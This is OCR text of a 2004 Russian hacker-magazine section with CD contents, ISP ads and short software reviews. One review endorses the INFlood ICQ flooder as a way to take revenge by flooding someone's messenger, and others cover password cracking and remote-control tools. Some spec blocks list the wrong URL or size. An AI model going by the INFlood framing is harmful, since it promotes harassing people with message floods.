Ethereal 0.10.7
Skype 0.92.0.2
Virtual Universe 0.56BETA
BitlBee 0.91
SILC
Silky 0.5.2
Kopete 0.9.0

■ SYSTEM
Linux Kernel 2.6.9
S tar 1.5a52
Fluxbox 0.9.10
GKrellM 2.2.4
Ghost for Linux 0.14beta
ALSA Driver 1.0.7rc2

■ MISC
Lincity 1.13.1
GTK+ 2.4.13
Thuban 1.0.0





CD 2

№ 11 (71)
НОЯБРЬ 2004

■ MAGAZINE

■ Весь софт и доки из журнала

■ ШapoWAREZ
PowerStrip 3.53
Ethereal 0.10.7
FlashGet 1.65
RAR Password Recovery 1.1 RC12
The GIMP 2.05
Netscape 7.2
ShadowUser v 2.0
SmartSync Pro v 2.10
WinPLOSION v 2.17
Advanced CATaloguer Pro v 2.4.90
jetMailMonitor v 6.1
WinTasks Pro v 5.0
Copernic Desktop Search v 1.1
WorkWeek v 1.4
GhostZilla v 1.0 Plus
ICE Book Reader Professional v 73

■ UnixWAREZ
ripperX v 2.6.2
Free Pascal v 1.0.10
Firefox v 1.0PR
Bashish v 1.9.24
jIRCii v 17
jEdit v 4.2

■ X-Toolz
Security Task Manager 1.6C
INFlood
MyProxy 6.57
Alchemy Eye Pro 6.3
WinSCP 3.7 Beta

■ VISUAL HACK ++
VisualHack: Фатальная проверка
VisualHack: Работа с сетевым сканером nmap
Прохождение октябрьского конкурса

■ PDF ARCHIVE

■][акер Спец
][акер Спец 2004 - 09 (46)

■ Железо
Железо 07

■ MC
Mobile Computers 09 (48)

■ Updates
Обновления Винды за октябрь
Обновления антивирусных баз AVP

■ TRASH (демки, музыка)













WAPOWAREZ





■ Дмитрий [SHuRuP] Шурупов (root@nixp.ru, www.nixp.ru)  ■ M.J.Ash (m.j.ash@real.xakep.ru)  ■ hiNt (hint@real.xakep.ru) 

ETHEREAL 0.10.6

Windows 95/98/ME/NT/2K/XP
Freeware
Size: 8 Kb
www.ethereal.com


Неисправимые юзеры винды, такие как я и ты, часто напоминают малых детей. Мы вопрошаем: «А что, подобный тип софта может работать под виндой?». Некогда win-снифферы казались диковинкой или работали на слабую троечку. Ethereal же был рабочим продуктом с самого начала. В предпоследнюю версию были внесены серьезные апдейты по теме безопасности. Совсем свежий же билд был выправлен лишь косметически. Доступны порты и под *nix, так что ОС-гермафродиты тоже не обломаются - и там, и там будет знакомый удобный интерфейс.



FLASHGET 1.65

Windows 95/98/ME/NT/2K/XP
Shareware
Size: 1.6 Mb
www.amazesoft.com


Если тебе пообещают совершенно новый и обалденный download-менеджер, смело уходи в сторону, ибо тебя пытаются кидануть. Все, что можно было придумать и усовершенствовать, уже было сделано прежде. Сейчас остаются лишь некоторые неровности, например, хреновая интеграция менеджера в нестандартные браузеры - Netscape, Mozilla и Opera. FlashGet выигрывает в этой теме, заряжая продукт, успешно работающий как с IE, так и с его младшими братьями. Для спаривания отдельных обозревателей интернета нужны дополнительные модули, доступные на паге девелоперов. С последней версией можно сдувать файлы объемом более 4 Gb. Не уверен, что это будет востребовано, ибо по статистике моего трафика 4 Gb+ файлы составили за год лишь 2% от всего скачанного.




THE GIMP 2.03

Windows 95/98/ME/NT/2K/XP
Freeware
Size: 7.7 Mb
www.gimp.org

Это не pimp, но gimp - самопровозглашенная безупречная *nix-альтернатива Photoshop. Однако виндозный фотошоп продолжает лидировать в своей нише. С каждым новым билдом Gimp подсасывает новые и новые фичи (особенно с переходом на 2.X-серию), но никак не обретет фотошопное удобство работы: новичок потратит больше времени на освоение. В одном GIMP всегда будет тотально натягивать Фотожопу: последний никогда не станет бесплатным. *nix'овое детище же станет твоим даже без заезда на Горбушку и пробивки пака на варезном IRC-канале. Выбирать меньшее из двух зол (зол довольно качественных, стоит заметить) не представляется возможным, ибо на сцене есть альтернатива - Paint Shop Pro, который даст все необходимое новичку в доступной форме.







RAR PASSWORD RECOVERY 1.1 RC10

Windows 95/98/ME/NT/2K/XP
Freeware
Size: 8 Kb
www.ethereal.com

Помится кореш в аську и требует: «Нужен срочно компов на 20-40 кластер, чтобы поломать архив с ценной инфой!». Говорю: «А ты локально сие дело не пытался вскрыть?». Он, прожженный хакерюга, не знает вовсе, какой открывалкой пользоваться! Кидаю ему Rar Password Recovery, и все тайное становится явным после пары часов работы на скромном 1,7 GHz проце! Предложенная софтина мало чем отличается от аналогов, но брутфорс-атака и атака по словарю дополняются новомодной BoostUp-переборкой. Огорчает, что брутфорс работает лишь с латиницей - взломщики архивов с русскими пассами списываются на болт. Также лично мне сложно серьезно относится к продукту, чьи кодеры параллельно шмаляют платные игры и скринсейверы.






ADVANCEDREMOTEINFO 0.6.3.7 BETA

Windows 2K/2003/XP
Freeware
Size: 3670 Kb
www.masterbootrecord.de

Меня, как ведущего Hack-FAQ, донимали одним и тем же вопросом всю весну: «Правда, что взломали Radmin и через дыру были порутаны несметные тысячи серваков?» Нет, это была неправда, девелоперы софта сделали все возможное, чтобы доказать лживость предположений. Однако дыма без огня... Огненное зажигалово пытаются устроить немецкие кодеры со своим «средством удаленного администрирования». Remote administrative tool переводится как «палка для воспитания лохов семейства виртуальных» :). Можно видеть все, что происходит по ту сторону интернет-провода: скрин компа, список установленного железа, набор бегущих процессов. Можно посылать мессаги юзеру, устанавливать и удалять софт, дропать и запускать проги. Софт сугубо бетовый, и до получения 10/10 кодерам осталось очень много работы. Хотя последняя версия бажит значительно меньше предыдущей, что обнадеживает.





POWERSTRIP 3.53


Windows 95/98/ME/NT/2K/XP
Shareware
Size: 738 Kb
www.entechtaiwan.com

Чуткий настройщик, который работает с целой кучей карт: от доисторического Matrox'а до самых передовых девайсов. Проинсталлировав добро, ты получишь контроль за более чем 500 параметрами работы монитора. Можно провести очень точный тюнинг, который прежде не снился и в поллюционных снах! Например, можно выставить нестандартное разрешение экрана. На старых картах/мониках бывает так, что 1600X1200 не держится, но снижение на самые крохи дает положительный результат! Претензий к софтине нет, просто многие производители карточек сдули фишки у Powerstrip, так что родной софт часто позволяет сделать все, прежде недоступное простым смертным. Хороший тому пример - nVidia. Если же отцы твоей карточки не радуют качественным софтом, то смело качай предложенное!



NETSCAPE 7.2


Windows 95/98/ME/NT/2K/XP
Shareware
Size: 738 Kb
www.entechtaiwan.com



Когда-то было модно говорить: «Я не пользуюсь Internet Explorer'ом». Потом выяснялось, что «непользователи» вовсе ничем не пользуются, ибо их интернет-карточки прогорели еще полгода назад, а в универе отрубили доступ за постоянное скачивание порнухи. Тем, кто действительно не пользуется IE и хочет вкусить модной свежатины, новый релиз притаранило AOL'овское детище - Netscape. Это не самое успешное продолжение блокбастера девяностых, завершившегося тогда серией 4.7. Из камней, брошенных в версию 7.1, можно было собрать новый мавзолей, куда пришлось бы загнать всех неуклюжих Netscape-кодеров. Последняя версия на порядок быстрее, но восходящая звезда Mozill'ы затмевает все потуги Нетшкафа.

FREE PASCAL V 1.0.10*

POSIX, Mac OS, DOS/Windows, OS/2, BeOS
Size (в .gz)**: 17 Мб
www.freepascal.org
Лицензия: GNU GPL



Free Pascal Compiler (FPC) - свободно распространяемый компилятор для языка программирования Pascal, работающий на множестве платформ, в том числе на процессорах Motorola 680x0 и PowerPC. Синтаксис совместим с популярным и привычным многим еще со школы Turbo Pascal 7.0 и большинством версий Delphi. Работает действительно быстро и позволяет компилировать код сразу под разные платформы: Linux, DOS, Windows, OS/2, BeOS. Все подключенные модули привязываются к получаемым бинарникам статически, а лишний, по мнению системы умного линкования, код выбрасывается, благодаря чему объем исполняемых файлов оптимален. Причем создатели уверяют, что программы, скомпилированные в одном из Linux-дистрибутивов, будут прекрасно работать и во всех остальных. IDE пока находится в полузачаточном состоянии, но уже скоро должна появиться и достойная оболочка. Для тех, кто не верит, что Паскаль может быть с легкостью использован для современных приложений серьезного уровня, у FPC предоставлена поддержка объектно-ориентированного программирования, регулярных выражений, баз данных PostgreSQL, MySQL, Interbase и ODBC, приложений для X-Window и GNOME, есть модули с такими распространенными библиотеками, как GTK+, OpenGL, SVGA, ncurses, libpng и zlib.


* Активно ведется разработка грядущего релиза 2.0.0.
** Сборка для Linux i386.



RIPPERX V 2.6.1



POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 164 Кб
http://ripperx.sourceforge.net
Лицензия: GNU GPL



RipperX - основанная на GTK программа для перевода аудиодисков в цифровой формат (WAV) и дальнейшего кодирования файлов в форматы MP3, OGG, FLAC. Как часто бывает, разработчики решили сосредоточить свои усилия на том, что программа будет делать, а не на ее внешней привлекательности. Результатом стала простая утилита, наделенная всеми необходимыми свойствами и возможностями. Для ключевого процесса - grabbing'а - используется популярная программа cdparanoia (ей можно задавать специальные ключи, как в командной строке), а кодирование производится по выбору с помощью BladeEnc, Lame, GoGo, l3enc, mp3enc, XingMp3enc, 8hz-mp3, ISO encoder и родных для соответствующих форматов утилит OggVorbis и FLAC. Битрейт выбирается из допустимых в диапазоне от 56 до 320, поддерживается VBR (переменный bitrate с указанием качества от 0 до 9), а также защита от ошибок по CRC. Воспроизведение компакт-дисков/wav/mp3 в RipperX осуществляется с помощью внешних приложений (по умолчанию это cdplay, mpg123, splay). Формат получаемых файлов и каталога, в который они будут размещены, настраивается, а информацию о диске можно как получить по CDDB, так и ввести самостоятельно. Запросы к CDDB кэшируются, поддерживаются тэги (для mp3 это ID3v1).






FIREFOX V 1.0PR

POSIX, Windows, Mac OS X, OS/2

Size (в .gz)*: 8.1 Мб

www.mozilla.org

Лицензия: MPL



Mozilla Foundation не перестает бороться с доминированием Internet Explorer'а и теперь начала массовую пропаганду своего очередного первенца на базе движка Mozilla - Firefox, успевшего пережить не одну смену названия (Phoenix, Firebird). Последние месяцы компьютерные СМИ были буквально переполнены известиями о подробностях разработки браузера и о том, каких сенсационных успехов смог добиться проект, набравший огромное число поклонников со всего мира. Firefox представляет собой не что иное, как облегченную реализацию Mozilla. Казалось бы, ничего нового в этом нет, однако не стоит забывать, что его разработкой руководят те же люди, что создают и сам движок. Функциональность и качество отображения кода, присущие Mozilla, известны всем, так что даже некоторые ограничения в возможностях Firefox по сравнению с его прародителем недостатком назвать сложно. Одаренный достоинствами Mozilla браузер еще и наделен повышенной простотой, ведь его создатели рассчитывают на миграцию аудитории IE. Если же каких-то вещей явно не хватает, то уже активно развивается проект с расширениями для браузера (см. https://update.mozilla.org/extensions/ - там же можно найти и темы). Естественно, все настройки из Netscape/Mozilla могут быть полностью импортированы в Firefox, так что переход с этих браузеров не должен вызвать почти никаких затруднений. Присутствуют и привычные менеджеры паролей, закачек, cookies, всплывающих окон pop-up, картинок.

* Сборка для Linux x86.





BASHISH V 1.9.24


POSIX (*BSD, Linux, Solaris...)

Size (в .gz): 1877 Кб

http://bashish.sourceforge.net

Лицензия: GNU GPL

«Bashish приносит темы в консоль!» - так звучит слоган проекта. Программа является shell-скриптом, призванным хоть как-то приукрасить надоевший и скучный вид родного терминала (работает с Eterm, XTerm и другими разновидностями). Bashish изменяет лишь стили и размеры шрифты, цветовую гамму, приглашение и некоторые мелочи, оставляя консоль полностью рабочей. После запуска в терминале появляется дополнительная команда changetheme (ключ -l покажет список доступных тем), с помощью которой и меняются темы. Помимо чисто развлекательно-увеселительного характера, придаваемого обыденной терминальной работе (темы из игр, ASCII art), программа может послужить и удобным средством для лучшего восприятия вывода консольных утилит - например, существуют специализированные темы для таких приложений, как micq, man, mpg123, vim. Кроме того, Bashish в состоянии оказать помощь в знакомстве со стандартными интерфейсами командных строк различных устаревших или специфичных UNIX-систем (AIX, IRIX, SunOS, Unicos, NeXTSTEP) и популярных Linux-дистрибутивов.



INTERNET
виртуозное исполнение

ДОСТУП В ИНТЕРНЕТ ПО ВЫДЕЛЕННОМУ КАНАЛУ
10 Мбит в сек
в г. Москве и Московской обл.

РМ Телеком


(095) 333-03-22, 333-04-22

http://www.rmt.ru E-mail: info@rmt.ru




JIRCII V 14

POSIX, Windows, Mac OS X
Size (в .gz): 981 Кб
http://jirc.hick.org
Лицензия: Artistic



jIRCii - кроссплатформенный IRC-клиент, написанный на Java и отчасти напоминающий ircii и BitchX, а по меню настроек - вовсе mIRC. Работает со списками сетей и серверов, для каждого из которых можно задавать действия, выполняемые после подключения («Perform»). Поддерживается логирование сообщений, списки игнорируемых пользователей и notify (уведомления о появлении), запросы CTCP, чат, передача и прием файлов по DCC (возможно автоматическое согласие, по запросу, игнорирование) с заданными разрешенными портами, автодополнение ника по нажатию <Tab>. Одновременно в одной программе можно находиться на разных серверах. Настраиваемость внешнего вида (шрифты, цвета, background, расположение некоторых элементов интерфейса) дополняется темами. jIRCii работает и со скриптами - на языке sleep, который похож на Perl.


OSS RELEASE DIGEST: GNOME 2.8

Вышла новая версия популярной графической оболочки для UNIX-систем - GNOME 2.8. Проведены тысячи исправлений, введено множество интересных новшеств. Упростилась работа с переносными устройствами (USB, CD/DVD-ROM, камеры) и сетевыми серверами, появились новые утилиты для системного администрирования, адаптирован клиент Evolution 2. Сами разработчики не стали скромничать, объявив о том, что этим релизом они уже «перегнали Windows и догоняют Mac OS X». Страница GNOME 2.8: http://gnome.org/start/2.8/.

Из других релизов: Nmap 3.70, Red Hat Enterprise 3 Update 3, GCC 3.4.2, Triance OS, Linare Linux 2.0, Progeny Debian 2.0 Beta 2, Samba 3.0.7, X11R6.8.1, Gaim 1.0.0, KOffice 1.3.3, Fedora Core 3 Test 2, JBoss AS 4.0, Evolution 2.0, SpamAssassin 3.0, Apache 2.0.52, ALT Linux 2.3 SOHO Server, Qt 4 TP2, Mandrakelinux 10.1, Red Hat Enterprise Linux 4 Beta 1, AfterStep 2.0, J2SE 5.0, YellowDog Linux 4.0, FreeBSD 5.3-BETA7, NetBSD 2.0 RC2.

INFLOOD

Win 98/ME/NT/2K/XP
ShareWare
Size: 314 Kb
www.asechka.ru




У тебя есть аська? Если нет, то пора уже, наконец, ее завести, а то я только зря время теряю, описывая эту софтину. Ну так вот, если ты пользуешь такую чудо-программу, как ICQ (&RQ, Trillian, Miranda и т.д.), то рано или поздно поймешь, что единственный ее недостаток - сетевая недосягаемость. Обозвал тебя знакомый тупым козлом, а ты даже не знаешь, где он живет, чтобы найти и сломать ему нос, и, соответственно, ничего не можешь предпринять в ответ. Несправедливо, согласись. Но тут нам на помощь приходит INFlood. Нет, он не сможет, к сожалению, найти твоего обидчика и вломить ему люлей. Зато он в состоянии зафлудить ему аську тысячами, миллионами сообщений, в результате чего недруг сам попросит, чтобы ему навешали люлей, лишь бы прекратился флуд.

Для работы программы тебе потребуется список уинов и проксиков. Регистрацией номеров любезно займется сама прога, а вот прокси ты уж сам поищи. Бесплатная версия не атакует людей из белого листа (мой 400000 там тоже есть, обломись!) и работает только в случае доступности сайта www.asechka.ru. Если тебя это напрягает - заплати $23 и флуди на здоровье (только про 400000 забудь, ладно?).




JEDIT V 4.2

POSIX, Mac OS X, Windows, OS/2
Size: 2 Мб
www.jedit.org
Лицензия: GNU GPL




jEdit - написанный на Java мощный текстовый редактор для программистов. Проект разрабатывается уже около 5 лет, так что успел за это время достаточно созреть, что заметно при первом же взгляде: программа изобилует функциями и настройками. Просматриваемые файлы открываются как в новых окнах, так и в одном, комбинируясь различными способами, - вообще, весь интерфейс программы очень гибок. Хорошо настраивается и отображение текста: продуманы те самые мелочи, которых часто не хватает. Без внимания не остались кодеры самых разнообразных направлений: подсветка синтаксиса jEdit распространяется на более чем 80 (!) языков, начиная от видов C (C++, C#, Objective C) и заканчивая специализированными ColdFusion, Maple и экзотическими PowerDynamo, UnrealScript. Редактор снабжен мощной системой поиска, который можно вывести отдельной панелью, с подключаемым словарем и регулярными выражениями. Поддерживаются многочисленные кодировки, в том числе UTF8 и UTF16, с их автоматическим определением при открытии файла. В jEdit есть свой встроенный язык макросов и поддержка скриптов на BeanShell. С помощью собственного полноценного браузера файловой системы организовано управление файлами с поддержкой автоматического сжатия/разархивирования (gzip) документов. И ко всему этому доступны расширения в виде plug-in'ов, работа с которыми ведется с помощью специального менеджера. В общем, несмотря на свою бесплатность, продукт выполнен очень профессионально и явно конкурентоспособен.


SECURITY TASK MANAGER 1.6C



Win 95/98/ME/NT/2K/XP/2003
ShareWare
Size: 1.28 Mb
www.neuber.com/taskmanager




Софтина из разряда мастхэвных - накрученный до предела task manager, главной фишкой которого является показ степени опасности запущенных процессов для системы. Объясняю: софтина вытягивает из конкретного приложения стандартную информацию о производителе, путь к файлу, время запуска процесса, степень загрузки проца, тип процесса (обычное окно, невидимое окно, библиотека, плагин для IE и т.д.). Также STM определяет, имеет ли тот или иной процесс сертификацию, следит ли за клавиатурой и записывает ли ввод с нее (детские клавиатурные шпионы не пройдут!), выводит время запуска программы в симбиозе с той, с которой была запущена. Вот простой пример. Стоило мне запустить ослика IE, как с ним открылось еще штук пять сомнительных DLL'ок (как оказалось позже, из разряда adware). Отсюда вывод: водка - правильное пиво. Тьфу! То есть нужно следить за своей системой, а не запускать ее, как это сделал я. Так вот, о проге: на основе вышеупомянутой информации она высчитывает рейтинг опасности, который, кстати говоря, можно изменить самому. Например, я в запущенной &RQ (клиент для аськи) ничего страшного не вижу, так что сразу отметил ее как «Неопасно».




MYPROXY 6.56


Win 98/ME/NT/2K/XP
ShareWare
Size: 843 Kb
www.myproxy.com.ua

Уже не раз в][-тулзах описывался различный софт для расправы с рекламой, баннерами, поп-апами, всплывающей флеш-анимацией и т.д. Вообще-то я никогда не повторяюсь, но эта программа меня просто очаровала своей технологией. Так вот, как нетрудно догадаться из названия, MyProxy - это локальный прокси-сервер. Да не простой, а золотой! Потому что странички, проходя через него, худеют в несколько раз и тем самым уменьшают затраты трафика, за которой ты так трясешься. Еще прога имеет встроенную звонилку, может высчитать, сколько ты насидел бабок в онлайне (тарифные ставки вводятся вручную) и сколько накачал вареза и порнухи в гигабайтах. Не обделили программу и возможностью администь юзеров из твоей локалки, пытающихся заюзать на халяву удобный сервис.
Настроив прозрачность окошка софтины, ты всегда будешь в курсе, с какой скоростью у тебя что-то качается в данный момент и сколько баннеров и поп-апов было заблокировано. Настройки программы очень гибкие, под себя оборудовать сможет даже самый дотошный дотошняк. Также есть и готовые шаблоны, которые я бы посоветовал новичкам.



ALCHEMY EYE PRO 6.3

Win 95/98/ME/NT/2K/XP/2003
ShareWare
Size: 2.5 Mb
www.alchemy-lab.ru






Хочу представить твоему вниманию русскую прогу под названием Alchemy Eye Pro. Зоркий глаз этой софтины служит для мониторинга сети (легко справляется с большим числом серверов), следит за активностью пакетов, понимает много разных сетевых протоколов и сервисов: TCP/IP, IPX/SPX, ICMP, MS SQL, Oracle, NETBIOS, HTTP, HTTPS и многое другое. Но главная фишка «Профессионального глаза» в том, что в случае выявления каких-либо сетевых ошибок и неполадок он тебя оповестит. Способов можно выбрать туеву кучу и еще дрезину: начиная от посылки письма на почту/аську и заканчивая SMS-сообщением на мобильник или телеграммой на пейджер (пейджер? а что это?). Приколись, ты просыпаешься ночью от вибрации телефона, нажимаешь на кнопку и читаешь полусонными глазами: «Server kaker.ru slomalsya».
Помимо этого, по твоему указанию программа может запустить SQL-сценарий или VBScript. Немного подпортило впечатление то, что шароварную версию программы нужно перезагружать каждые 24 часа, и то, что отсутствует возможность запуска и остановки процессов на удаленном сервере.

WINSCP 3.7 BETA

Win 98/ME/NT/2K/XP
FreeWare
Size: 1.54 Mb
http://winscp.vse.cz/eng/



Ты ведь хакер, так? А следовательно, никогда не стал бы обмениваться файлами без шифрования соединения. Если я прав, то для таких, как ты, придумано много программ-шифровальщиков трафика. Одну из них я тебе и хочу представить. Знакомься - WinSCP! WinSCP, знакомься - читатель «Х». Все, теперь выпейте на брудершафт и поцелуйтесь.
Софтина эта буржуйского происхождения. Что особенно приятно, она представляет собой opensource-проект и, как следствие, полностью бесплатна. Основная задача WinSCP - безопасное копирование информации с твоего компьютера на удаленный при помощи протокола шифрования SSH. Прога является отличным SFTP (SSH File Transfer Protocol) и SCP (Secure CoPy) клиентом. Основным отличием от программ данного типа является присутствие удобного графического интерфейса в стиле проводника Windows. Так что с программой разберется даже умственно отсталый человек, не говоря уже о таком негодяйском хакерюге, как ты.









НЕ ВЕДИСЬ НА ВСЕ ПОДРЯД, ЧИТАЙ WWW.XAKEP.RU

КОМПАНИЯ
ЭЛВИС ТЕЛЕКОМ
ПРЕДЛАГАЕТ

ОРГАНИЗАЦИЯ ВЫДЕЛЕННЫХ КАНАЛОВ ИНТЕРНЕТ
с использованием



технологий

РАЗЛИЧНЫЕ ВАРИАНТЫ ПОДКЛЮЧЕНИЯ
ВЫСОКИЕ СКОРОСТИ
ХОРОШИЕ ТАРИФЫ

ИДЕАЛЬНОЕ РЕШЕНИЕ
ДЛЯ НЕБОЛЬШИХ КОМПАНИЙ



МОСКВА - "ЭЛВИС-ТЕЛЕКОМ" - САНКТ-ПЕТЕРБУРГ

Россия, 125319, Москва,
4-я ул. 8 Марта, 3
тел.: +7 (095) 777-2458
+7 (095) 777-2477
факс: +7 (095) 152-4641
www.telekom.ru
e-mail: sale@telekom.ru


Россия, 196105, Санкт-Петербург,
ул. Кузнецовская, д. 52,
корп. 8, литера "Ж"
тел./факс: +7 (812) 970-1834
+7 (812) 326-1285
www.telekom.ru
e-mail: spb@telekom.ru





SHADOWUSER V 2.0

Windows NT/2k/XP
Shareware
Size: 4757 Kb
www.shadowstor.com



Новая система защиты Windows от троянов, вирусов, кривых прог и ошибок пользователя. В этом месяце именно она оберегала мой комп от последствий тестирования накачанного из Сети свежего софта. Увы, мою стандартную систему защиты, программу RestoreIT! (www.farstone.com), временно (до выхода новой версии) пришлось отправить на покой - после установки на XP второго сервиспака в ее работе появились кое-какие странности.


ShadowUser - это более продвинутый вариант программы WinRollBack (www.datapol.de), не обновлявшейся уже более двух лет. Принцип действия тот же: после активации защиты (ShadowMode) прога начинает эмулировать файловую систему выбранного тобой диска. Ты можешь убивать файлы и папки, гадить в реестре, запускать трояны и даже форматировать винт. Но стоит тебе перезагрузить машину, как последствия всех этих чудовищных деяний чудесным образом исчезнут!

Естественно, из защищенного режима можно выйти и с сохранением всех изменений или частичным их сохранением. Кстати, одно из преимуществ ShadowUser над WinRollBack заключается в том, что некоторые файлы и папки выбранного диска можно вывести из-под надзора, а то многие жаловались, что у них из мейлера после перезагрузки исчезают письма, полученные во время работы машины в ShadowMode :). Т.е. эту прогу можно юзать постоянно. Нужно лишь указать ей каталоги, изменение информации в которых тобой санкционировано. В результате этого нехитрого действия ты получишь ось, которая при каждой перезагрузке мгновенно самоочищается.

Процессор машины ShadowUser практически не грузит, все изменения виртуальной файловой системы пишутся в свободные участки реального винта, а текущие размеры Shadow Volume отображаются на вкладке Statistics. Что еще к этому можно добавить? Разве лишь то, что ShadowUser с одинаковым успехом защищает диски как с файловой системой FAT32, так и с NTFS. Для многих юзеров это немаловажно.

SMARTSYNC PRO V 2.10

Windows 9x/Me/NT/2k/XP
Shareware
Size: 1495 Kb
www.smsync.com



